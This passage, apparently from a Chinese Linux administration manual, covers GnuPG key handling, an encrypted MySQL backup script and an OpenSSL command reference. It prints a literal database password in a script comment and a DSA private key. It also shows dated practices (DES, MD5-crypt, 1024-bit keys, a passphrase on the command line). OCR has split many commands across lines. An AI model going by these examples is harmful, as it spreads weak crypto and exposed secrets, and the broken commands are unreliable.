  1 = I don't know or won't say
  2 = I do NOT trust
  3 = I trust marginally
  4 = I trust fully
  5 = I trust ultimately
  m = back to the main menu

Your decision? 5
Do you really want to set this key to ultimate trust? (y/N) y

pub  rsa2048/F01C0CAEAAA458E6
     created: 2021-10-08  expires: 2023-10-08  usage: SC
```

```
     trust: ultimate      validity: unknown
sub  rsa2048/EAA2F7FD813D2A2E
     created: 2021-10-08  expires: 2023-10-08  usage: E
[ unknown] (1). Neo Chen <netkiller@msn.com>
Please note that the shown key validity is not necessarily
correct
unless you restart the program.

gpg> save
Key not changed so no update needed.
```

```
  1 = 我不知道或不作答
  2 = 我不相信
  3 = 我勉强相信
  4 = 我完全相信
  5 = 我绝对相信
  m = 回到主菜单
```

10. 加密备份 MySQL

准备环境:

数据库服务器一台，备份服务器一台。

我们将在备份服务器上创建密钥，然后将公钥导出并在数据库服务器上导入。

数据库服务器运行定时备份脚本，加密备份文件，同时每日将加密后的备份文件同步到本地。

备份内容只能在备份服务器上解密和查看

10.1. 创建密钥对


过程 167.1. 密钥管理

1. 创建密钥


```
[root@netkiller ~]# gpg --generate-key
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and
redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Note: Use "gpg --full-generate-key" for a full featured key
generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: Backup
Email address: backup@netkiller.cn
You selected this USER-ID:
    "Backup <backup@netkiller.cn>"
```

```
Change (N)ame, (E)mail, or (O)kay/(Q)uit? O
```

数据备份不需要 Passphrase 直接回车



选择 “Yes, protection is not needed” 直接回车。



```
new passphrase>      |
                                    └─
┘
```

系统会重复上面👆步骤两次。然后创建密钥

```
We need to generate a lot of random bytes. It is a good
idea to perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good
idea to perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.
gpg: key 0C835D03507C8536 marked as ultimately trusted
gpg: revocation certificate stored as
'/root/.gnupg/openpgp-
revocs.d/18235CBA04497C42EFAC78210C835D03507C8536.rev'
public and secret key created and signed.

pub   rsa2048 2021-10-09 [SC] [expires: 2023-10-09]
      18235CBA04497C42EFAC78210C835D03507C8536
uid                      Backup <backup@netkiller.cn>
sub   rsa2048 2021-10-09 [E] [expires: 2023-10-09]
```

2. 导出公钥

查看用户ID

```
```

```
[root@netkiller ~]# gpg --list-keys backup@netkiller.cn
pub   rsa2048 2021-10-09 [SC] [expires: 2023-10-09]
      18235CBA04497C42EFAC78210C835D03507C8536
uid           [ultimate] Backup <backup@netkiller.cn>
sub   rsa2048 2021-10-09 [E] [expires: 2023-10-09]
```

导出 Backup 用户公钥

```
[root@netkiller ~]# gpg --armor --output backup.gpg --
export 18235CBA04497C42EFAC78210C835D03507C8536
```

把公钥发送给数据库服务器

```
[root@netkiller ~]# scp backup.gpg
www@192.168.30.10:/home/www
Warning: Permanently added '192.168.30.10' (ECDSA) to the
list of known hosts.
www@192.168.30.10's password:
backup.gpg
```

10.2. 数据库备份

过程 167.2. 数据库备份

1. 导入公钥

```
[www@testing ~]$ gpg --import backup.gpg
gpg: directory '/home/www/.gnupg' created
gpg: keybox '/home/www/.gnupg/pubring.kbx' created
gpg: /home/www/.gnupg/trustdb.gpg: trustdb created
```

```
gpg: key 0C835D03507C8536: public key "Backup
<backup@netkiller.cn>" imported
gpg: Total number processed: 1
gpg:               imported: 1
```

```
[www@testing ~]$ gpg -k
/home/www/.gnupg/pubring.kbx
-----------------------------
pub   rsa2048 2021-10-09 [SC] [expires: 2023-10-09]
      18235CBA04497C42EFAC78210C835D03507C8536
uid           [ unknown] Backup <backup@netkiller.cn>
sub   rsa2048 2021-10-09 [E] [expires: 2023-10-09]
```

测试

```
[www@testing ~]$ gpg -r
18235CBA04497C42EFAC78210C835D03507C8536 -e
netkiller.sql.gz
gpg: 339634D92F842BE7: There is no assurance this key
belongs to the named user

sub  rsa2048/339634D92F842BE7 2021-10-09 Backup
<backup@netkiller.cn>
 Primary key fingerprint: 1823 5CBA 0449 7C42 EFAC  7821
0C83 5D03 507C 8536
      Subkey fingerprint: BA6F 7A53 C82B 9945 C1B4  AB09
3396 34D9 2F84 2BE7

It is NOT certain that the key belongs to the person named
in the user ID.  If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N) y
[www@testing ~]$ ls netkiller.sql.gz*
netkiller.sql.gz  netkiller.sql.gz.gpg
```

信任密钥

```
[www@testing ~]$ gpg --edit-key
18235CBA04497C42EFAC78210C835D03507C8536
gpg (GnuPG) 2.2.20; Copyright (C) 2020 Free Software
Foundation, Inc.
This is free software: you are free to change and
redistribute it.
There is NO WARRANTY, to the extent permitted by law.


pub  rsa2048/0C835D03507C8536
     created: 2021-10-09  expires: 2023-10-09  usage: SC
     trust: unknown       validity: unknown
sub  rsa2048/339634D92F842BE7
     created: 2021-10-09  expires: 2023-10-09  usage: E
[ unknown] (1). Backup <backup@netkiller.cn>

gpg> trust
pub  rsa2048/0C835D03507C8536
     created: 2021-10-09  expires: 2023-10-09  usage: SC
     trust: unknown       validity: unknown
sub  rsa2048/339634D92F842BE7
     created: 2021-10-09  expires: 2023-10-09  usage: E
[ unknown] (1). Backup <backup@netkiller.cn>

Please decide how far you trust this user to correctly
verify other users' keys
(by looking at passports, checking fingerprints from
different sources, etc.)

  1 = I don't know or won't say
  2 = I do NOT trust
  3 = I trust marginally
  4 = I trust fully
  5 = I trust ultimately
  m = back to the main menu

Your decision? 5
```

```
Do you really want to set this key to ultimate trust? (y/N)
y

pub  rsa2048/0C835D03507C8536
     created: 2021-10-09  expires: 2023-10-09  usage: SC
     trust: ultimate      validity: unknown
sub  rsa2048/339634D92F842BE7
     created: 2021-10-09  expires: 2023-10-09  usage: E
[ unknown] (1). Backup <backup@netkiller.cn>
Please note that the shown key validity is not necessarily
correct
unless you restart the program.

gpg> quit
```

再次测试，密钥已信任

```
[www@testing ~]$ rm netkiller.sql.gz.gpg
[www@testing ~]$ gpg -r
18235CBA04497C42EFAC78210C835D03507C8536 -e
netkiller.sql.gz
```

2. 数据库备份

在 /etc/cron.daily/ 目录下创建 mysql 脚本，然后赋予执行权限

```
root@production:~# cat /etc/cron.daily/mysql
#!/bin/bash
###################################
# $Id: backup 379 2012-04-02 08:43:42Z netkiller $
# Author: netkiller@msn.com
# Home: http://netkiller.github.com
###################################
# SELECT `user`, `host`, `password` FROM `mysql`.`user`;
# CREATE USER 'backup'@'localhost' IDENTIFIED BY
```

```
'SaJePoM6BAPOmOFOd7Xo3e1A52vEPE';
# GRANT SELECT, LOCK TABLES  ON *.* TO
'backup'@'localhost';
# FLUSH PRIVILEGES;
# SHOW GRANTS FOR 'backup'@'localhost';
###################################
BACKUP_HOST="172.188.122.155"
BACKUP_USER="dba"
BACKUP_PASS=""
BACKUP_DIR=/opt/database/mysql
BACKUP_DBNAME="netkiller neo test"
#TIMEPOINT=$(date -u +%Y-%m-%d)
TIMEPOINT=$(date +%Y-%m-%d.%H:%M:%S)
#Number of copies
COPIES=30
###################################
MYSQLDUMP="/usr/bin/mysqldump"
MYSQLDUMP_OPTS="-h $BACKUP_HOST -u$BACKUP_USER -
p$BACKUP_PASS --compress --events --triggers --routines --
set-gtid-purged=OFF"
# --skip-lock-tables
###################################
umask 0077
test ! -d "$BACKUP_DIR" && mkdir -p "$BACKUP_DIR"
test ! -w $BACKUP_DIR && echo "Error: $BACKUP_DIR is un-
writeable." && exit 0

for dbname in $BACKUP_DBNAME
do
        test ! -d "$BACKUP_DIR/$dbname" && mkdir -p
"$BACKUP_DIR/$dbname"
        LOGFILE=$BACKUP_DIR/$dbname/error.log
        $MYSQLDUMP $MYSQLDUMP_OPTS --log-error=$LOGFILE
$dbname | gpg -r backup@netkiller.cn -e -o
$BACKUP_DIR/$dbname/$dbname.$TIMEPOINT.sql.gpg
done
find $BACKUP_DIR -type f -mtime +$COPIES -delete
```

提示

gpg 自带压缩，所以备份数据无需使用 gzip 压缩

```
[www@testing ~]$ gpg -r backup@netkiller.cn -e
netkiller.2021-8-28.sql
[www@testing ~]$ ll
-rw-r--r-- 1 www www 588143144 2021-08-28 10:31
netkiller.2021-8-28.sql
-rw-r--r-- 1 www www  41395738 2021-10-09 12:01
netkiller.2021-8-28.sql.gpg
```

源文件大小是 588143144，经过 gpg 压缩后 41395738

使用 -z 参数可以设置压缩级别，这里设置为最高级别9，压缩后大小是 39847904，但是通常我不建议设置，这会影响数据被备份时常，数据备份过程需要锁表，会影响用户访问，所以要尽快完成备份。

```
[www@testing ~]$ gpg -r backup@netkiller.cn -z 9 -e
netkiller.2021-8-28.sql
File 'netkiller.2021-8-28.sql.gpg' exists. Overwrite? (y/N)
y

[www@testing ~]$ ll netkiller.2021-8-28.sql*
-rw-r--r-- 1 www www 588143144 2021-08-28 10:31
netkiller.2021-8-28.sql
-rw-r--r-- 1 www www  39847904 2021-10-09 12:17
netkiller.2021-8-28.sql.gpg
```

10.3. 数据库还原

过程 167.3. 数据库还原

1. 定时同步

```
```

```
[root@netkiller ~]# cat /etc/cron.daily/mysql
rsync -auzv www@db.netkiller.cn:/opt/database/mysql
/opt/backup/database/
```

2. 解密数据库备份文件

```
[root@netkiller ~]# gpg netkiller.2021-8-28.sql.gpg
```

--output 指定文件名

```
[root@netkiller ~]# gpg --output netkiller.2021-8-28.sql --
decrypt netkiller.2021-8-28.sql.gpg
gpg: encrypted with 2048-bit RSA key, ID 339634D92F842BE7,
created 2021-10-09
      "Backup <backup@netkiller.cn>"
```

直接恢复数据库

```
[root@netkiller ~]# gpg --decrypt netkiller.2021-8-
28.sql.gpg | mysql netkiller
```

11. FAQ

11.1. 指定 passphrase

```
gpg --batch --passphrase "chen" --sign compose.yml
```

11.2. 旧版本 1.4.11

GnuPG

GnuPG

```
~/.gnupg/gpg.conf        – 配置文件
~/.gnupg/trustdb.gpg – 信任库
~/.gnupg/pubring.gpg – 公钥库
~/.gnupg/secring.gpg – 私钥库
```

Creating a key (创建key)

--gen-key generate a new key pair

```
neo@neo-laptop:~$ gpg --gen-key
gpg (GnuPG) 1.4.11; Copyright (C) 2010 Free Software
Foundation, Inc.
This is free software: you are free to change and redistribute
it.
There is NO WARRANTY, to the extent permitted by law.

Please select what kind of key you want:
   (1) RSA and RSA (default)
```

```
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
Your selection?
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048)
Requested keysize is 2048 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 1y
Key expires at Tuesday, October 22, 2013 PM03:25:35 HKT
Is this correct? (y/N) y

You need a user ID to identify your key; the software
constructs the user ID
from the Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: Neo Chan
Email address: netkiller@msn.com
Comment: Office Email
You selected this USER-ID:
    "Neo Chan (Office Email) <netkiller@msn.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
You need a Passphrase to protect your secret key.

We need to generate a lot of random bytes. It is a good idea to
perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.

Not enough random bytes available.  Please do some other work
to give
the OS a chance to collect more entropy! (Need 282 more bytes)
.......+++++
.......+++++
We need to generate a lot of random bytes. It is a good idea to
```

```
perform
some other action (type on the keyboard, move the mouse,
utilize the
disks) during the prime generation; this gives the random
number
generator a better chance to gain enough entropy.
..+++++
..+++++
gpg: key CEF09301 marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust
model
gpg: depth: 0  valid:   1  signed:   0  trust: 0-, 0q, 0n, 0m,
0f, 1u
gpg: next trustdb check due at 2013-10-22
pub   2048R/CEF09301 2012-10-22 [expires: 2013-10-22]
      Key fingerprint = C5B7 50EF 762F 3F7F 1AE5  8AEC AF10
D50D CEF0 9301
uid                  Neo Chan (Office Email)
<netkiller@msn.com>
sub   2048R/0BF4D523 2012-10-22 [expires: 2013-10-22]
```

--list-keys 列出已存在的证书

```
$ gpg --list-keys
/home/neo/.gnupg/pubring.gpg
----------------------------
pub   1024R/63268A35 2013-09-11
uid                  Neo Chen (netkiller) <netkiller@msn.com>
sub   1024R/F4F946F9 2013-09-11
```

Exporting keys (导出key)

--export export keys

```
gpg --export -a
```

-o, --output use as output file

```
$ gpg --export -a -o test.asc
$ gpg --output yourname.asc --export -a
```

Importing keys (导入key)

--import import/merge keys

```
neo@neo-laptop:~$ gpg --import 409.asc
gpg: key 4D3A0803: public key "Phoenix.L <409@example.com>"
imported
gpg: key CEF09301: "Neo Chan (Office Email)
<netkiller@msn.com>" not changed
gpg: Total number processed: 2
gpg:               imported: 1  (RSA: 1)
gpg:              unchanged: 1
```

Revoke a key (吊销key)

```
gpg --gen-revoke
```

12. GnuPG For Windows

下载OpenGPG: http://www.gnupg.org/

注意

GnuPG (OpenGPG)安装时可以选择语言，支持简体中文．但对中文支持不是很好，如真实姓名输入：王老五,系统提示"姓名至少要有五个字符长"

12.1. 生成密钥对

使用 gpg --gen-key 生成密钥对

```
C:\GNU>gpg --gen-key
gpg (GnuPG) 1.4.3; Copyright (C) 2006 Free Software Foundation,
Inc.
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions. See the file COPYING for details.

请选择您要使用的密钥种类:
   (1) DSA 和 ElGamal (默认)
   (2) DSA (仅用于签字)
   (5) RSA (仅用于签字)
您的选择?
DSA 密钥对会有 1024 位。
ELG-E 密钥长度应在 1024 位与 4096 位之间。
您想要用多大的密钥尺寸? (2048)
您所要求的密钥尺寸是 2048 位
请设定这把密钥的有效期限。
         0 = 密钥永不过期
      <n>  = 密钥在 n 天后过期
      <n>w = 密钥在 n 周后过期
      <n>m = 密钥在 n 月后过期
      <n>y = 密钥在 n 年后过期
密钥的有效期限是? (0)
密钥永远不会过期
以上正确吗? (y/n)y
```

```
您需要一个用户标识来辨识您的密钥；本软件会用真实姓名、注释和电子邮件地址组合
成用户标识，如下所示：
    “Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>”

真实姓名：neo chen
电子邮件地址：openunix@163.com
注释：netkiller
您选定了这个用户标识：
    “neo chen (netkiller) <openunix@163.com>”

更改姓名(N)、注释(C)、电子邮件地址(E)或确定(O)/退出(Q)？ O
您需要一个密码来保护您的私钥。

我们需要生成大量的随机字节。这个时候您可以多做些琐事(像是敲打键盘、移动
鼠标、读写硬盘之类的)，这会让随机数字发生器有更好的机会获得足够的熵数。
+++++++++++++++++++++++++++++++++.+++++++++++++++++++++++++++
++++++++.++++++++
++++++++++++.++++++++++++++++++++.++++++++++++++++++++++++++...>
+++++.............
..+++++
我们需要生成大量的随机字节。这个时候您可以多做些琐事(像是敲打键盘、移动
鼠标、读写硬盘之类的)，这会让随机数字发生器有更好的机会获得足够的熵数。
+++++.++++++++++++++++++..++++++++++.+++++.++++++++++.+++++++
+++.+++++.+++++++
++++++++.+++++....+++++..++++++++++.++++++++++++++++++..+++++
+++++++++++++++.+
++++>++++++++++...>.+++++.............................>+++++
<+++++..............
..............+++++^^^^^
gpg: 密钥 C9441A1A 被标记为绝对信任
公钥和私钥已经生成并经签字。

gpg: 正在检查信任度数据库
gpg: 需要 3 份勉强信任和 1 份完全信任，PGP 信任模型
gpg: 深度：0 有效性：   2 已签字：   0 信任度：0-, 0q, 0n, 0m, 0f, 2u
pub   1024D/C9441A1A 2006-06-02
密钥指纹 = EFDC A97C C711 E9C9 FAC1  3EA9 33C1 1FB2 C944 1A1A
uid                  neo chen (netkiller) <openunix@163.com>
sub   2048g/B713326C 2006-06-02

C:\GNU>
```

12.2. 列出密钥

列出密钥使用 gpg --list-keys

```
C:\GNU>gpg --list-keys
C:/Documents and Settings/neo.chen/Application
Data/gnupg\pubring.gpg
------------------------------------------------------------------
------
pub   1024D/C9441A1A 2006-06-02
uid                  neo chen (netkiller) <openunix@163.com>
sub   2048g/B713326C 2006-06-02
```

列出密钥和签字使用 gpg --list-keys

```
C:\GNU>gpg --list-sigs
C:/Documents and Settings/neo.chen/Application
Data/gnupg\pubring.gpg
------------------------------------------------------------------
------
pub   1024D/C9441A1A 2006-06-02
uid                  neo chen (netkiller) <openunix@163.com>
sig 3        C9441A1A 2006-06-02  neo chen (netkiller)
<openunix@163.com>
sub   2048g/B713326C 2006-06-02
sig          C9441A1A 2006-06-02  neo chen (netkiller)
<openunix@163.com>
```

列出并检查密钥签字 gpg --check-sigs

```
C:\GNU>gpg --check-sigs
C:/Documents and Settings/neo.chen/Application
Data/gnupg\pubring.gpg
```

```
------------------------------------------------------------------
------
pub   1024D/C9441A1A 2006-06-02
uid                  neo chen (netkiller) <openunix@163.com>
sig!3        C9441A1A 2006-06-02  neo chen (netkiller)
<openunix@163.com>
sub   2048g/B713326C 2006-06-02
sig!         C9441A1A 2006-06-02  neo chen (netkiller)
<openunix@163.com>
```

12.3. 验证签字

检查 PGP 签名 与 md5sum 作用类似:

```
bash$ gpg --verify gnupg-x.x.x.tar.gz.sig gnupg-x.x.x.tar.gz
bash$ md5sum gnupg-x.x.x.tar.gz
```

12.4. EMail-Security

EMail-Security using GnuPG for Windows

gpg4win

13. Smart Card

http://www.gnupg.org/howtos/card-howto/en/smartcard-howto-single.html

14. PGP

下载PGP: http://www.pgp.com/

15. OpenPGP

https://www.openpgp.org

下载OpenPGP: http://www.pgpi.org/

第 168 章 OpenSSL

不多说了。

1. openssl 命令参数

1.1. version

```
[root@netkiller nginx]# openssl version
OpenSSL 1.0.1e-fips 11 Feb 2013
```

1.2. 测试加密算法的速度

```
$ openssl speed
```

```
$ openssl speed rsa
$ openssl speed aes
```

1.3. req

```
openssl req -new -x509 -days 7300 -key ca.key -out ca.crt
```

1.4. x509

```
openssl x509 -req -in client-req.csr -out client.crt -signkey
client-key.pem -CA ca.crt -CAkey ca.key -days 365 -CAserial
serial
```

验证一下我们生成的文件。

```
openssl x509 -in cacert.pem -text -noout
```

-extfile

```
openssl x509 -req -in careq.pem -extfile openssl.cnf -
extensions v3_ca -signkey key.pem -out cacert.pem
```

1.5. ca

```
# 生成CRL列表
$ openssl ca -gencrl -out expampleca.crl
```

1.6. crl

```
# 查看CRL列表信息
$ openssl crl -in expampleca.crl -text -noout

# 验证CRL列表签名信息
$ openssl crl -in expampleca.crl -noout -CAfile cacert.pem
```

1.7. pkcs12

-clcerts 表示仅导出客户证书。

```
openssl pkcs12 -export -clcerts -in 324.cer -inkey ca.pem -out
324.p12 -name "Email SMIME"
```

转换PEM证书文件和私钥到PKCS#12文件

```
openssl pkcs12 -export -out certificate.pfx -inkey
privateKey.key -in certificate.crt -certfile CACert.crt
```

1.8. passwd

MD5-based password algorithm

```
# openssl passwd -1 -salt 'random-phrase-here' 'your-password-
here'
$1$random-p$AOw9RDIWQm6tfUo9Ediu/0
```

-crypt standard Unix password algorithm (default)

```
# openssl passwd -crypt -salt 'sa' 'password'
sa3tHJ3/KuYvI
```

1.9. digest

如何创建一个文件的 MD5 或 SHA1 摘要?

摘要创建使用 dgst 选项.

list-message-digest-commands

列出可用摘要

```
$ openssl list-message-digest-commands
md2
md4
md5
mdc2
rmd160
sha
```

```
sha1
```

md5

```
# MD5 digest
openssl dgst -md5 filename
```

注意

MD5 信息摘要也同样可以使用md5sum创建

```
$ echo "Hello World!" > message.txt
$ openssl dgst -md5 message.txt
MD5(message.txt)= d9226d4bd8779baa69db272f89a2e05c
```

sha1

```
# SHA1 digest
openssl dgst -sha1 filename
```

```
$ openssl dgst -sha1 /etc/passwd
SHA1(/etc/passwd)= 9d883a9d35fd9a6dc81e6a1717a8e2ecfc49cdd8
```

1.10. enc

使用方法:

$ openssl enc 加密算法 -k 密码 -in 输入明文文件 -out 输出密文文件

$ openssl enc 加密算法 -k 密码 -in 输出密文文件 -out 输入明文文件

list-cipher-commands

可用的编码/解码方案

```
# or get a long list, one cipher per line
openssl list-cipher-commands

# openssl list-cipher-commands
aes-128-cbc
aes-128-ecb
aes-192-cbc
aes-192-ecb
aes-256-cbc
aes-256-ecb
base64
bf
bf-cbc
bf-cfb
bf-ecb
bf-ofb
cast
cast-cbc
cast5-cbc
cast5-cfb
cast5-ecb
cast5-ofb
des
des-cbc
des-cfb
des-ecb
des-ede
des-ede-cbc
des-ede-cfb
des-ede-ofb
des-ede3
des-ede3-cbc
des-ede3-cfb
```

```
des-ede3-ofb
des-ofb
des3
desx
idea
idea-cbc
idea-cfb
idea-ecb
idea-ofb
rc2
rc2-40-cbc
rc2-64-cbc
rc2-cbc
rc2-cfb
rc2-ecb
rc2-ofb
rc4
rc4-40
rc5
rc5-cbc
rc5-cfb
rc5-ecb
rc5-ofb
```

base64

使用 base64-encode 编码/解码?

使用 enc -base64 选项

```
# send encoded contents of file.txt to stdout
openssl enc -base64 -in file.txt

# same, but write contents to file.txt.enc
openssl enc -base64 -in file.txt -out file.txt.enc
```

命令行

```
C:\GnuWin32\neo>openssl enc -base64 -in file.txt
SGVsbG8gV29ybGQhDQo=

C:\GnuWin32\neo>openssl enc -base64 -in file.txt -out
file.txt.enc

C:\GnuWin32\neo>type file.txt.enc
SGVsbG8gV29ybGQhDQo=

C:\GnuWin32\neo>
```

通过管道操作

```
C:\GnuWin32\neo>echo "encode me" | openssl enc -base64
ImVuY29kZSBtZSIgDQo=

C:\GnuWin32\neo>echo -n "encode me" | openssl enc -base64
LW4gImVuY29kZSBtZSIgDQo=

C:\GnuWin32\neo>
```

使用 -d (解码) 选项来反转操作.

```
C:\GnuWin32\neo>openssl enc -base64 -d -in file.txt.enc
Hello World!

C:\GnuWin32\neo>openssl enc -base64 -d -in file.txt.enc -out
file.txt
```

快速命令行

```
C:\GnuWin32\neo>type file.txt.enc | openssl enc -base64 -d
Hello World!

C:\GnuWin32\neo>type file.txt.enc
SGVsbG8gV29ybGQhDQo=
```

```
C:\GnuWin32\neo>echo SGVsbG8gV29ybGQhDQo= | openssl enc -base64
-d
Hello World!
```

des

对称加密与解密

加密

```
# openssl enc -des -e -a -in file.txt -out file.txt.des
enter des-cbc encryption password:
Verifying - enter des-cbc encryption password:
```

解密

```
# openssl enc -des -d -a -in file.txt.des -out file.txt.tmp
enter des-cbc decryption password:
```

```
% echo abc | openssl des-cbc -k 123 -base64
U2FsdGVkX1+atYQyhz7I1ktb5XtYasGk
```

aes

加密

```
openssl enc -aes-128-cbc -in filename -out filename.out
```

解密

```
openssl enc -d -aes-128-cbc -in filename.out -out filename
```

```
echo abc | openssl aes-128-cbc -k 123 -base64
```

1.11. rsa

产生密钥对

生成私钥

```
openssl genrsa -out private.key 1024
```

根据私钥产生公钥

```
openssl rsa -in private.key -pubout > public.key
```

用公钥加密明文

```
$ openssl rsautl -encrypt -pubin -inkey public.key -in filename
-out filename.out
```

用私钥解密

```
$ openssl rsautl -decrypt -inkey private.key -in filename.out -
out filename
```

1.12. dsa

例 168.1. dsaparam & gendsa

```
# create parameters in dsaparam.pem
openssl dsaparam -out dsaparam.pem 1024

# create first key
openssl gendsa -out key1.pem dsaparam.pem

# and second ...
openssl gendsa -out key2.pem dsaparam.pem
```

生成私钥

```
openssl dsaparam -out dsaparam.pem 1024
openssl gendsa -out private.key dsaparam.pem
```

根据私钥产生公钥

```
openssl dsa -in private.key -pubout -out public.key
```

```
$ ls
dsaparam.pem  private.key  public.key

$ cat *
-----BEGIN DSA PARAMETERS-----
MIIBHgKBgQCAkvuZmbK7zgTv3WnYayypdghcNKA+jP7/fdwy82JfqkJeF38FOOu
8
4cbrQjzs6XdANeZk3c6BVQfqNfFnUomKARm0gdqeelsmyHMV+0jy7fuX1HHIUZy
J
RqravmH+o9iYX1aA3jsP5sDoosEEEYKQBAUEi6vwzCnjCra3TBuvmQIVAPYqwKI
3
v6nkKAfn+lqPvmHqVDv5AoGAb7vilZ7EtuYpJbpURZtTPOtLpMmpfwXq+g7cKQ7
Z
mC+TCwzVUkBv8s/gxwr7r92bCmGTGJGuBVGqI0yEbrkMRGieJwOrS885NNg+AiT
W
DB0Xo2klaTg5rFydGxPvWI72cpyds69Ptm4z9Th0xrtDUNIYPdDIR+rVUao5XBS
9
```

```
U4w=
-----END DSA PARAMETERS-----
-----BEGIN DSA PRIVATE KEY-----
MIIBugIBAAKBgQCAkvuZmbK7zgTv3WnYayypdghcNKA+jP7/fdwy82JfqkJeF38
F
OOu84cbrQjzs6XdANeZk3c6BVQfqNfFnUomKARm0gdqeelsmyHMV+0jy7fuX1HH
I
UZyJRqravmh+o9iYX1aA3jsP5sDoosEEEYKQBAUEi6vwzCnjCra3TBuvmQIVAPY
q
wKI3v6nkKAfn+lqPvmHqVDv5AoGAb7vilZ7EtuYpJbpURZtTPOtLpMmpfwXq+g7
c
KQ7ZmC+TCwzVUkBv8s/gxwr7r92bCmGTGJGuBVGqI0yEbrkMRGieJwOrS885NNg
+
AiTWDB0Xo2klaTg5rFydGxPvWI72cpyds69Ptm4z9Th0xrtDUNIYPdDIR+rVUao
5
XBS9U4wCgYBISbp4/z5JY2OqXVttS6G4GQT0PMAiJZi9pty4H0rKoSmbrgjev/w
p
7BW8NqaJnlSjNCzF4SH+DXxZeuktJPNftHYi8BPIrHxR6CG1h7VPDr/IwSoff0K
x
